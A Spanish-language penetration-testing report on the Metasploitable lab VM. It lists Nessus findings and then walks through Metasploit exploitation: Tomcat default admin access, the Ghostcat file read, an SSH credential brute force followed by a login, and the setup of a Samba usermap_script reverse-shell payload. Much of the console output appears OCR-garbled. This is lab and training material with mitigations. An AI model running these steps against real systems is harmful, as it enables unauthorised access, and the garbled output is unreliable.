

PENTESTING



Fray José Ávila Hernández

Índice

1. Vulnerabilidades Máquina metasploitable

1.Identificación

1.1 Vulnerabilidades critical

1.2 Vulnerabilidades Host

1.3 Vulnerabilidades Medium

1.4 Vulnerabilidades Low

2. Explotación

2.1 Apache Tomcat Default Files

2.2 Apache Tomcat AJP Connector Request Injection (Ghostcat)

2.3 Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

2.4 Samba Badlock Vulnerability

2.5 Apache Tomcat SEoL (<= 5.5.x)

2. Vulnerabilidades Badstore

1.Explotacion

1.1 Sql injection

1.2 Cross Site Scripting (XSS)

1.3 Acceso como administrador

1.4 Directorios y ficheros expuestos

1.5 Acceder base de datos mysql

1. Vulnerabilidades Maquina Metasploitable


1. Identificación.

The screenshot shows the Nessus Essentials web interface. On the left, there's a sidebar with 'Folders' (My Scans, escaneo red ip, All Scans, Trash), 'Resources' (Policies, Plugin Rules, Terrascan), and a 'Tenable News' section. The main area displays a scan report for 'metasploitable'. At the top, it shows 'Hosts 1', 'Vulnerabilities 54', 'Remediations 3', and 'History 1'. A search bar says 'Search Hosts' with '1 Host' found. Below is a table with columns 'Host' and 'Vulnerabilities', showing one host (192.168.112.134) with counts: Critical (8), High (4), Medium (28), Low (7), and Info (95). To the right, 'Scan Details' show a policy of 'Basic Network Scan' completed at 1:48 PM today, taking 18 minutes. A 'Vulnerabilities' donut chart indicates the distribution of severity levels: Critical (~1%), High (~4%), Medium (~28%), Low (~7%), and Info (~50%).

Lo primero que hemos hecho es lanzar un escáner de vulnerabilidad a través de la herramienta Nessus sobre la ip de la máquina que vamos analizar, en este caso es metasploitable (192.168.112.134)

Una vez terminado el escaneo hemos detectado los siguientes tipos de vulnerabilidades:

- 8 de rango critical
- 4 de rango High
- 28 de rango Medium
- 7 de rango Low



1.1 Vulnerabilidades Critical

- Unix Operating System Unsupported Version Detection
- Apache Tomcat SEoL (<= 5.5.x)
- Apache Tomcat AJP Connector Request Injection (Ghostcat)
- Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
- Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
- SSL Version 2 and 3 Protocol Detection

1.2 Vulnerabilidades High

- Samba Badlock Vulnerability
- SSL Medium Strength Cipher Suites Supported (SWEET32)
- ISC BIND Service Downgrade / Reflected DoS

1.3 Vulnerabilidades Medium

- Apache Tomcat Default Files
- SSL Anonymous Cipher Suites Supported
- SSL Certificate Cannot Be Trusted
- SSL Self-Signed Certificate
- SSL RC4 Cipher Suites Supported (Bar Mitzvah)
- SSL Certificate Expiry
- SSL Certificate with Wrong Hostname
- SSL Weak Cipher Suites Supported
- ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS
- ISC BIND Denial of Service
- TLS Version 1.0 Protocol Detection
- Unencrypted Telnet Server
- SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)
- OpenSSL SSL_OP_NETSCAPE_REUSE_CIPHER_CHANGE_BUG Session Resume Ciphersuite Downgrade Issue
- SSL / TLS Renegotiation Handshakes MiTM Plaintext Data Injection
- HTTP TRACE / TRACK Methods Allowed
- SSH Weak Algorithms Supported
- Apache Server ETag Header Information Disclosure
- SMB Signing not required
- SSL/TLS EXPORT_RSA <= 512-bit Cipher Suites Supported (FREAK)
- SMTP Service STARTTLS Plaintext Command Injection

1.4 Vulnerabilidades Low

- SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE)
- SSH Weak Key Exchange Algorithms Enabled
- SSH Server CBC Mode Ciphers Enabled
- SSH Weak MAC Algorithms Enabled
- SSL/TLS EXPORT_DHE <= 512-bit Export Cipher Suites Supported (Logjam)
- SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam)

2.Explotación

2.1 Apache Tomcat Default Files

Descripción: La página de error por defecto, la página de índice por defecto, JSPs de ejemplo y/o servlets de ejemplo están instalados en el servidor remoto Apache Tomcat.

Impacto: Estos archivos deben ser eliminados ya que pueden ayudar a un atacante a descubrir información sobre la instalación remota de Tomcat o el propio host itselfs.

Explotación: Hemos explotado esta vulnerabilidad a través de la herramienta metasploit.

Pasos:

1. Abrimos la herramienta en Kali Linux con el comando msfconsole
2. Lo siguiente hemos buscado el exploit con search tomcat
3. Hemos elegido el módulo de administración que es el nº 26 “use auxiliary/admin/http/tomcat_administration”
4. Luego con el comando options vemos los campos que tenemos que rellenar en este caso tenemos que poner la IP de la maquina donde se encuentra la vulnerabilidad (“set RHOST 192.168.112.134”) metasploitable
5. Arrancamos el exploit con el comando run.
6. Accedemos al enlace que nos da con la contraseña.
7. Tenemos acceso al servidor tomcat como administrador por lo que podríamos modificar lo que queramos.

Mitigación: Eliminar la página de índice predeterminada y elimine la JSP y los servlets de ejemplo. Siga las instrucciones de Tomcat u OWASP para reemplazar o modificar la página de error por defecto.

Capturas de los pasos de explotación:

Name	Disclosure Date	Ram	Check	Description
#				
0 auxiliary/dos/http/apache_commons_fileupload_dos	2014-09-06	normal	No	Apache Commons FileUpload and Apache Tomcat DoS
1 exploit/multi/http/sts2_dev_mode	2012-01-06	excellent	Yes	Apache Struts 2 Developer Mode OGNL Execution
2 exploit/multi/http/sts2_namespace_ognl	2018-08-22	excellent	Yes	Apache Struts 2 Namespace Redirect OGNL Injection
3 exploit/multi/http/sts2_code_exec_classloader	2013-01-06	manual	No	Apache Struts Class Loader Manipulation Remote Code Execution
4 exploit/multi/http/sts2_servlet_injection	2013-01-06	excellent	Yes	Apache Struts2 Servlet Injeciton
5 exploit/windows/http/tomcat_cgi_commandinjection	2019-04-10	excellent	Yes	Apache Tomcat CgiServlet enableCmdlineArguments Vulnerability
6 exploit/multi/http/tomcat_mgr_deploy	2009-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authenticated Code Execution
7 exploit/multi/http/tomcat_mgr_upload	2009-11-09	excellent	Yes	Apache Tomcat Manager Application Upload Remote Code Execution
8 auxiliary/scanner/http/tomcat_gather	2016-05-20	normal	No	Apache Tomcat Gathre Information Disclosure and DoS
9 auxiliary/scanner/http/tomcat_userenum		normal	No	Apache Tomcat User Enumeration
10 exploit/linux/local/tomcat_rhel_based_temp_priv_esc	2016-16-10	manual	Yes	Apache Tomcat on Redhat Based System Insecure Temp Config Privilege Escalation
11 exploit/linux/local/tomcat_rhel_based_log_priv_esc	2016-09-20	manual	Yes	Apache Tomcat on Redhat Based System Insecure Log Privilege Escalation
12 exploit/multi/http/atlassian_confluence_webhook_ognl_injection	2021-08-25	excellent	Yes	Atlassian Confluence Webhook OGNL Injection
13 exploit/windows/http/caylin_xpost_solid	2020-06-06	excellent	Yes	Caylin xPost wayinder_seid SOLID to RCE
14 exploit/windows/http/cisco_ipsec_cryptographic	2019-08-06	excellent	Yes	Cisco IPsec Cryptographic Manager Unauthenticated Remote Code Execution
15 exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec	2021-05-05	excellent	Yes	Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
16 exploit/linux/http/cisco_hyperflex_file_upload_rce	2017-05-05	excellent	Yes	Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE
17 exploit/linux/http/cdp_tararchive_upload	2019-05-15	excellent	Yes	Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
18 exploit/linux/http/cdp_tararchive_inf_rce	2016-10-04	excellent	Yes	Cisco Prime Infrastructure Health Monitor TarArchive Infected File Unauthenticated Remote Code Execution
19 post/multi/gather/tomcat_gather		normal	No	Gather Tomcat Credentials
20 auxiliary/dos/http/hashcollission_dos	2011-12-28	normal	No	Hashtable Collision
21 auxiliary/dos/http/tomcat_risk_scanner	2009-01-01	normal	No	Tomcat Risk Scanner
22 exploit/linux/http/linux_improves_file_write	2020-01-15	excellent	Yes	Linux Improves File Write
23 exploit/linux/http/mobileiron_core_logshell	2021-12-12	excellent	Yes	MobileIron Core Unauthenticated JNDI Injection RCE (via LogShell)
24 exploit/multi/http/zabbix_configuration_management_upload	2015-04-07	excellent	Yes	Novell Zabbix Configuration Management Arbitrary File Upload
25 exploit/windows/http/zabbix_configuration_managementshell	2022-03-31	normal	No	Sapient Zabbix Configuration Management Shell (via LogShell)
26 auxiliary/admin/http/cmcu_administration		normal	No	TrendMicro Administration Tool Default Access
27 auxiliary/admin/http/tomcat_mgr_login		normal	No	Tomcat Application Manager Login Utility
28 exploit/windows/http/tomcat_risk_scanner	2017-10-03	excellent	Yes	Tomcat RCE File Upload Bypass
29 auxiliary/admin/http/tomcat_risk_scanner	2005-01-09	normal	No	Tomcat RCE File Upload Bypass
30 auxiliary/admin/http/trendmicro_dlp_traversal	2009-01-09	normal	No	TrendMicro DLP traversal
31 post/windows/gather/enum_tomcat		normal	No	Windows Gather Apache Tomcat Enumeration

```
[root@kali ~]# ./auxiliary/linux/http/tomcat_prime_inj_rce
[+] post/multi/gather/tomcat_gather
[+] auxiliary/dos/http/hashcollisions_dos
[+] auxiliary/admin/http_ibm_drm_download
[+] exploit/multi/http/tomcat_wafs_config_file_write
[+] exploit/multi/http/mobileiron_core_logshell
[+] exploit/multi/http/zemeworks_configuration_management_upload
[+] exploit/multi/http/springframework_spring4shell
[+] exploit/windows/http/tomcat_prime_inj_rce
[+] auxiliary/scanner/http/tomcat_login
[+] exploit/multi/http/tomcat_jsp_upload_bypass
[+] auxiliary/admin/http/tomcat_traversal
[+] auxiliary/admin/http/tomcat_rce_traversal
[+] post/windows/gather/enum_tomcat

Interact with a module by name or index. For example info 31, use 31 or use post/windows/gather/enum_tomcat

msf auxiliary(http://www.metasploit.com:443/exploit/generic) > use 26
[*]选用模块 auxiliary/admin/http/tomcat_administration > options

Module options (auxiliary/admin/http/tomcat_administration):
Name          Current Setting  Required  Description
Proxies        no             -
RHOSTS        yes            The proxy chain of format type:host:port[,type:host:port][...]
RPORT          8088           yes        The target port (TCP)
SSL            false          no         Negotiate SSL/TLS for outgoing connections
THREADS       1              yes        The number of concurrent threads (each one per host)
TOMCAT_PASS    yes            no         The password for the specified username
TOMCAT_USER   no             no         The username to authenticate as
VHOST          no             no         HTTP server virtual host

View the full module info with the info, or info -d command.

msf auxiliary(admin/http/tomcat_administration) > set RHOSTS 192.168.112.134
[*] RHOSTS => 192.168.112.134
msf auxiliary(admin/http/tomcat_administration) > run

[*] http://192.168.112.134:8188 [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/tomcat]
[*] Scanme 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(admin/http/tomcat_administration) > !
```

The screenshot shows the Tomcat Server Administration Tool interface. On the left, a sidebar lists navigation options: Tomcat Server (selected), Service (Catalina), Resources (Data Sources, Mail Sessions, Environment Entries, User Databases), User Definition (Users, Groups, Roles). The main content area is titled "Tomcat Server" and shows "Server Properties". It contains two rows in a table:

Property	Value
Port Number:	8005
Shutdown:	SHUTDOWN

Buttons for "Save" and "Reset" are located at the bottom right of the properties table. At the top right, there are "Commit Changes" and "Log Out" buttons. The top navigation bar shows the URL as 192.168.112.8180/admin/frameset.jsp and includes tabs for Nessus Essentials / Login and Tomcat Server Administ... . The browser status bar indicates the current time as 16:05.

2.2 Apache Tomcat AJP Connector Request Injection (Ghostcat)

Descripción: Se ha descubierto una vulnerabilidad de lectura e inclusión de archivos en el conector AJP. Un atacante remoto sin autenticación podría aprovechar esta vulnerabilidad para acceder y leer archivos en aplicaciones web de un servidor vulnerable. En casos donde el servidor vulnerable permite la carga de archivos, un atacante podría cargar código malicioso en forma de páginas JavaServer Pages (JSP) en varios tipos de archivos y lograr la ejecución remota de código (RCE).

Impacto: Se podrían leer ficheros de configuración o el código de la aplicación hospedada en el servidor web. Incluso en el caso de existir un uploader en la web, sería posible ejecutar un código remoto.

Explotación: Hemos explotado esta vulnerabilidad a través de la herramienta metasploit.

Pasos:

1. Abrimos la herramienta en Kali Linux con el comando msfconsole
2. Lo siguiente hemos buscado el exploit con search ghostcat
3. Hemos elegido el modulo que en este caso solo hay uno “use auxiliary/admin/http/tomcat_ghostcat”
4. Luego con el comando options vemos los campos que tenemos que rellenar en este caso tenemos que poner la IP de la maquina donde se encuentra la vulnerabilidad (“set RHOST 192.168.112.134”) metasploitable
5. Arrancamos el exploit con el comando run.
6. Nos da el archivo con la información web.

Mitigación: Actualice la configuración AJP para requerir autorización y/o actualice el servidor Tomcat a 7.0.100, 8.5.51, 9.0.31 o posterior.

Capturas de los pasos de explotación:

```
File Actions Edit View Help
root@kali:~| msfconsole
Call trace opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
  wake up, Neo...
  the matrix has you
  follow the white rabbit.
knock, knock, Neo.

  {
    :
  }

https://metasploit.com

msf6 > [ metasploit v6.3.27-dev      ]
+ --=[ 2335 exploits - 1220 auxiliary - 413 post      ]
+ --=[ 1385 payloads - 46 encoders - 11 nops      ]
+ --=[ 9 evasion      ]

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search ghostcat
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/tomcat_ghostcat	2020-02-20	normal	Yes	Apache Tomcat AJP File Read

```
Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http/tomcat_ghostcat
msf6 > use 0
msf6 auxiliary(admin/http/tomcat_ghostcat) > options
Module options (auxiliary/admin/http/tomcat_ghostcat):
  Name          Current Setting  Required  Description
  AJP_PORT      8000            no        The Apache JServ Protocol (AJP) port
  FILENAME     /WEB-INF/web.xml yes       File name
  RHOSTS        yes             yes      The target host(s). See https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT         8080            yes       The Apache Tomcat webserver port (TCP)
  SSL           false           yes      SSL

View the full module info with the info, or info -d command.
msf6 auxiliary(admin/http/tomcat_ghostcat) > set RHOST 192.168.112.134
RHOST          192.168.112.134
msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.112.134
Status: Code: OK
ETag: W/1565-122867438000
Last-Modified: Sun, 07 Dec 2008 19:17:18 GMT
Content-Type: application/xml
Content-Length: 1565
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0.
```

```

File Actions Edit View Help
Licensed to the Apache Software Foundation (ASF) under one or more
Contributor agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at
http://www.apache.org/licenses/LICENSE-2.0
Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
→
<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
         version="2.4">
    <display-name>Welcome to Tomcat</display-name>
    <description>Welcome to Tomcat</description>
    <!-- JSPC servlet mappings start -->
    <servlet>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <server-class>org.apache.jsp.index_jsp</server-class>
    </servlet>
    <servlet-mapping>
        <servlet-name>org.apache.jsp.index_jsp</servlet-name>
        <url-pattern>/index.jsp</url-pattern>
    </servlet-mapping>
    <!-- JSPC servlet mappings end -->
</web-app>
[*] 192.168.112.134:8080 - /root/.msf4/local/20231025124126_default_192.168.112.134_WEBINWeb.xml_942560.txt
[*] Auxiliary module execution completed
msf6 auxiliary(<http://192.168.112.134/>) > []

```

2.3 Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

Descripción: El certificado X.509 utilizado por un servidor SSL remoto se generó en un sistema Debian o Ubuntu que tiene un error en su generador de números aleatorios de la biblioteca OpenSSL. Este problema se originó debido a la eliminación de fuentes de entropía en la versión de OpenSSL utilizada en estos sistemas Debian, lo que compromete la seguridad de las comunicaciones SSL. La falta de suficiente entropía aleatoria puede debilitar la protección criptográfica, lo que podría exponer las comunicaciones a riesgos de seguridad. Se recomienda abordar este problema para garantizar la seguridad de las conexiones SSL.

Impacto: Un atacante puede obtener fácilmente la parte privada de la clave remota y utilizarla para descifrar la sesión remota o montar un ataque man in the middle.

Explotación: Hemos explotado esta vulnerabilidad a través de la herramienta metasploit.

Pasos:

1. Abrimos la herramienta en Kali Linux con el comando msfconsole
2. Lo siguiente hemos buscado el exploit con search ssh
3. Hemos elegido el módulo de scanner que en este caso es el nº 48 “use auxiliary/scanner/ssh/ssh_login”
4. Luego con el comando options vemos los campos que tenemos que rellenar en este caso tenemos que llenar varios campos:
 - la IP de la maquina donde se encuentra la vulnerabilidad “set RHOST 192.168.112.134” (metasploitable),
 - “set VERBOSE true” (imprimir la salida para todos los intentos),
 - “set USER_FILE /root/Downloads/users.txt” (hemos elegido un archivo de texto con varios usuarios)
 - “set PASS_FILE /root/Downloads/contraseña.txt” (hemos elegido un archivo de texto con varias contraseñas)
 - “set STOP_ON_SUCCESS true” (Dejar de adivinar cuándo una credencial funciona para un host)
5. Arrancamos el exploit con el comando run.

- Hemos podido conseguir el usuario y contraseña a través de un ataque de fuerza bruta de la maquina por lo que podríamos acceder a ella.
- Lo siguiente que vamos a hacer es acceder a la consola de nuestra maquina metasploitable con el siguiente comando “ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@192.168.112.134” y una vez lanzado el comando tenemos control sobre ella.

Mitigación: Considera que todo el material criptográfico generado en el host remoto es adivinable. En particular, todo el material de claves SSH, SSL y OpenVPN debe volver a generarse.

Capturas de los pasos de explotación:

```
File Actions Edit View Help
msf6 > search ssh
Matching Modules
-----
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/http/alienVault_xss	2017-01-31	excellent	Yes	AlienVault OSSIM/USM Remote Code Execution
1	auxiliary/scanner/http/apache_karaf_command_execution	2016-02-09	normal	No	Apache Karaf Default Credential Command Execution
2	auxiliary/scanner/shell/karaf_login		normal	No	Apache Karaf Login Utility
3	exploit/apple_ios/cydia_default_xss	2007-07-02	excellent	No	Apple iOS Default XSS Vulnerability
4	auxiliary/scanner/http/openssl_shell	2016-02-05	normal	No	OpenSSL Shell Exploit (Default Certificate)
5	exploit/unix/sh/array_xvax_vxpv_privkey_privesc	2014-02-03	excellent	No	Array Networks VxPv and VxM Private Key Privilege Escalation Code Execution
6	exploit/linux/sh/ceragon_fibaair_known_privkey	2015-04-01	excellent	No	Ceragon FibAir IP-10 SSH Private Key Exposure
7	auxiliary/scanner/cisco_ftp_ftpserver_sftp_enumerators	2014-05-11	normal	No	Cisco FTP Server SFTP Username Enumeration
8	auxiliary/scanner/cisco_ipsec_ipsec_bypass_cve_2012_40084	2012-08-10	normal	No	Cisco IPsec IPsec Bypass
9	auxiliary/admin/http/cisco_7937g_ssh_privesc	2016-08-02	normal	No	Cisco 7937G SSH Privilege Escalation
10	exploit/linux/http/cisco_asa_xfr_rce	2002-08-22	excellent	Yes	Cisco ASA-X with FirePOWER Services Authenticated Command Injection
11	auxiliary/scanner/http/cisco_firepower_login		normal	No	Cisco Firepower Management Console 6.0 Login
12	auxiliary/scanner/http/cisco_ipsec_ipsec_bypass	2019-08-21	excellent	No	Cisco IPsec IPsec Bypass
13	auxiliary/scanner/sh/eaton_xpert_backdoor	2018-07-18	normal	No	Eaton Xpert Meter SSH Private Key Exposure Scanner
14	exploit/linux/sh/exagrid_known_privkey	2016-04-07	excellent	No	ExaGrid Known SSH Key and Default Password
15	exploit/linux/v3_digip_known_privkey	2013-06-11	excellent	No	FS DigIP SSH Private Key Exposure
16	auxiliary/http/cisco_ipsec_ipsec_bypass_cve_2022_40084	2018-08-10	excellent	No	Cisco IPsec IPsec Bypass and FortiSwitchManager authentication bypass.
17	auxiliary/scanner/sh/fortinet_backdoor	2016-01-09	normal	No	Fortinet SSH Backdoor Scanner
18	post/windows/manage/forward_pagent		normal	No	Forward SSH Agent Requests To Remote Pageant
19	exploit/windows/sh/freeftpd_key_exchange	2006-05-12	average	No	FreeFTPD 1.0.10 Key Exchange Algorithm String Buffer Overflow
20	auxiliary/scanner/http/greenbone_nmap_nse	2013-05-13	average	No	Greenbone Nmap NSE Script for Network Security Scanner
21	exploit/windows/sh/freesshd_authbypass	2010-08-11	excellent	Yes	Freesshd Authentication Bypass
22	auxiliary/scanner/http/gitlab_user_enum	2014-11-21	normal	No	GitLab User Enumeration
23	exploit/http/gitlab_shell_exec	2013-11-04	excellent	Yes	GitLab Shell Code Execution
24	auxiliary/linux/mimikatz_cryptsp	2014-01-01	excellent	No	Mimikatz CryptSP Kerberos Default Password
25	post/windows/manage/install_zsh	2020-04-21	excellent	No	Install OpenSSH for Windows
26	payload/genetic/sh_interact		normal	No	Interact with Established SSH Connection
27	post/windows/gather/enum_gimp		normal	No	Jenkins Credential Collector
28	auxiliary/scanner/sh/jenkins_backdoor	2015-12-20	normal	No	Jenkins Backdoor Scanner
29	auxiliary/scanner/sh/detect_kippo		normal	No	Kippo SSH Honeytrap Detector
30	post/linux/gather/enum_network		normal	No	Linux Gather Network Information
31	auxiliary/scanner/mtrace_tracescan_pkexec_helper	2010-07-04	excellent	Yes	Linux Mtrace pkexec helper via TACEM local root exploit
32	exploit/linux/sh/lookslike_it_isnt_enterprise_known_privkey	2015-03-17	excellent	No	LookslikeitIsntEnterprise VA SSH Private Key Exposure
33	exploit/multi/http/git_submodule_command_exec	2017-08-10	excellent	No	Malicious Git HTTP Server For CVE-2017-100017
34	exploit/linux/sh/mercurial_sh_exec	2017-04-18	excellent	No	Mercurial Custom hg-.sh Wrapper Remote Code Exec
35	exploit/linux/microsoft/oofuscous_ohr_shrbaudmin	2020-09-21	excellent	No	Micro Focus OperationsBridge Reporter shrbaudmin default password
36	post/multi/handler/sh_creds		normal	No	Multi Gather OpenSSH PKI Credentials Collection
37	exploit/solaris/sh/pam_username_bf	2020-10-20	normal	Yes	Oracle Solaris SunOS PAM pam_user_name() Buffer Overflow

```
File Actions Edit View Help
root@kali:~#
Interact with a module by name or index. For example info 76, use 76 or use exploit/linux/http/php_imap_open_rce
msf6 > use 48
msf6 auxiliary(scanner/ssh/ssh_login) > options
Module options (auxiliary/scanner/ssh/ssh_login):
Name          Current Setting  Required  Description
----          -----          -----  -----
BLANK_PASSWORDS    false        no        Try blank passwords for all users
BRUTEFORCE_SPEED   5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDOS     false        no        Try each user/password couple stored in the current database
DB_ALL_PASS        false        no        Add all passwords in the current database to the list
DB_ALL_USERS       false        no        Add all users in the current database to the list
DB_SKIPEXISTING   none        no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD          no          no        A specific password to authenticate with
PASS_FILE          no          no        File containing password, one per line
RHOSTS            yes         yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
REPORT             22          yes      The target port
STOP_ON_SUCCESS    false        yes       Stop guessing when a credential works for a host
THREADS           1           yes      The number of concurrent threads (max one per host)
USERNAME          none        no        A specific username to authenticate as
USERFILE           no          no        File containing user and password separated by space, one pair per line
USER_AS_PASS       false        no        Try the username as the password for all users
USER_FILE          no          no        File containing usernames, one per line
VERBOSE           false        yes      Whether to print output for all attempts

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOST 192.168.112.134
RHOST => 192.168.112.134
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > set USER_FILE
USER_FILE =>
msf6 auxiliary(scanner/ssh/ssh_login) > set USERFILE /root/Downloads/users.txt
USERFILE => /root/Downloads/users.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set PASS_FILE /root/Downloads/contraseña.txt
PASS_FILE => /root/Downloads/contraseña.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ssh/ssh_login) > run
```

```

File Actions Edit View Help
msf6 auxiliary(scanner/zsh/shh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/zsh/shh_login) > run
[*] 192.168.112.134:22 - Starting bruteforce
[-] 192.168.112.134:22 - Failed: 'fray:hola'
[!] No active DB -- Credential data will not be saved!
[-] 192.168.112.134:22 - Failed: 'fray:password'
[-] 192.168.112.134:22 - Failed: 'fray:1234567'
[-] 192.168.112.134:22 - Failed: 'fray:1234567'
[-] 192.168.112.134:22 - Failed: 'fray:msfadmin'
[-] 192.168.112.134:22 - Failed: 'fray:barcelona'
[-] 192.168.112.134:22 - Failed: 'fray:abc123..'
[-] 192.168.112.134:22 - Failed: 'fray:1234567'
[-] 192.168.112.134:22 - Failed: 'nerea:hola'
[-] 192.168.112.134:22 - Failed: 'nerea:password'
[-] 192.168.112.134:22 - Failed: 'nerea:monkey'
[-] 192.168.112.134:22 - Failed: 'nerea:1234567'
[-] 192.168.112.134:22 - Failed: 'nerea:barcelona'
[-] 192.168.112.134:22 - Failed: 'nerea:abc123..'
[-] 192.168.112.134:22 - Failed: 'nerea:mosi'
[-] 192.168.112.134:22 - Failed: 'roberto:hola'
[-] 192.168.112.134:22 - Failed: 'roberto:password'
[-] 192.168.112.134:22 - Failed: 'roberto:monkey'
[-] 192.168.112.134:22 - Failed: 'roberto:1234567'
[-] 192.168.112.134:22 - Failed: 'roberto:msfadmin'
[-] 192.168.112.134:22 - Failed: 'roberto:barcelona'
[-] 192.168.112.134:22 - Failed: 'roberto:abc123..'
[-] 192.168.112.134:22 - Failed: 'roberto:mosi'
[-] 192.168.112.134:22 - Failed: 'Javier:hola'
[-] 192.168.112.134:22 - Failed: 'Javier:password'
[-] 192.168.112.134:22 - Failed: 'Javier:monkey'
[-] 192.168.112.134:22 - Failed: 'Javier:1234567'
[-] 192.168.112.134:22 - Failed: 'Javier:msfadmin'
[-] 192.168.112.134:22 - Failed: 'Javier:barcelona'
[-] 192.168.112.134:22 - Failed: 'Javier:abc123..'
[-] 192.168.112.134:22 - Failed: 'Javier:mosi'
[-] 192.168.112.134:22 - Failed: 'msfadmin:password'
[-] 192.168.112.134:22 - Failed: 'msfadmin:monkey'
[-] 192.168.112.134:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),38(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasploitable 7.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.112.128:46543 -> 192.168.112.134:22) at 2023-10-25 14:43:24 -0400

```

```

File Actions Edit View Help
zsh: corrupt history file /root/.zsh_history
[zsh: corrupt history file /root/.zsh_history]
[-] g ssh -oHostKeyAlgorithms=+ssh-rsa msfadmin@192.168.112.134
msfadmin@192.168.112.134: password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc//copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

Last login: Thu Oct 26 12:09:19 2023
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ pwd
/home/msfadmin
msfadmin@metasploitable:~$ cd /home
msfadmin@metasploitable:/home$ ls
ftp msfadmin service user
msfadmin@metasploitable:/home$ 

```

2.4 Samba Badlock Vulnerability

Descripción: La versión de Samba, un servidor CIFS/SMB para Linux y Unix, que se ejecuta en el host remoto se ve afectada por un fallo, conocido como Badlock, que existe en los protocolos Security Account Manager (SAM) y Local Security Authority (Domain Policy) (LSAD) debido a una negociación incorrecta del nivel de autenticación en los canales Remote Procedure Call (RPC).

Impacto: Un atacante man-in-the-middle que sea capaz de interceptar el tráfico entre un cliente y un servidor que aloje una base de datos SAM puede explotar este fallo para forzar una degradación del nivel de autenticación, lo que permite la ejecución de llamadas de red Samba arbitrarias en el contexto del usuario interceptado, como ver o modificar datos de seguridad sensibles en la base de datos Active Directory (AD) o deshabilitar servicios críticos.

Explotación: Hemos explotado esta vulnerabilidad a través de la herramienta metasploit.

Pasos:

1. Abrimos la herramienta en Kali Linux con el comando msfconsole
2. Lo siguiente hemos buscado el exploit con search samba

3. Hemos elegido el módulo de usermap_script que en este caso es el nº 8 “use exploit/multi/samba/usermap_script” que nos permite realizar comando de ejecución.
 4. Luego con el comando options vemos los campos que tenemos que llenar en este caso nos pide la ip de la maquina vulnerable. (“ser RHOST 192.168.112.134”)
 5. Para explotar este exploit necesitamos un payload, así que para bucarlo utilizamos el siguiente comando “show payloads”
 6. Seleccionaremos el modulo payload/cmd/unix/reverse que es el nº 20 (“set payload payload/cmd/unix/reverse”)
 7. Tendremos que ver que campos debemos llenar para que funcione el payload (“show options”) en este caso no tenemos que llenar nada.
 8. Exploit para arrancar la vulnerabilidad.
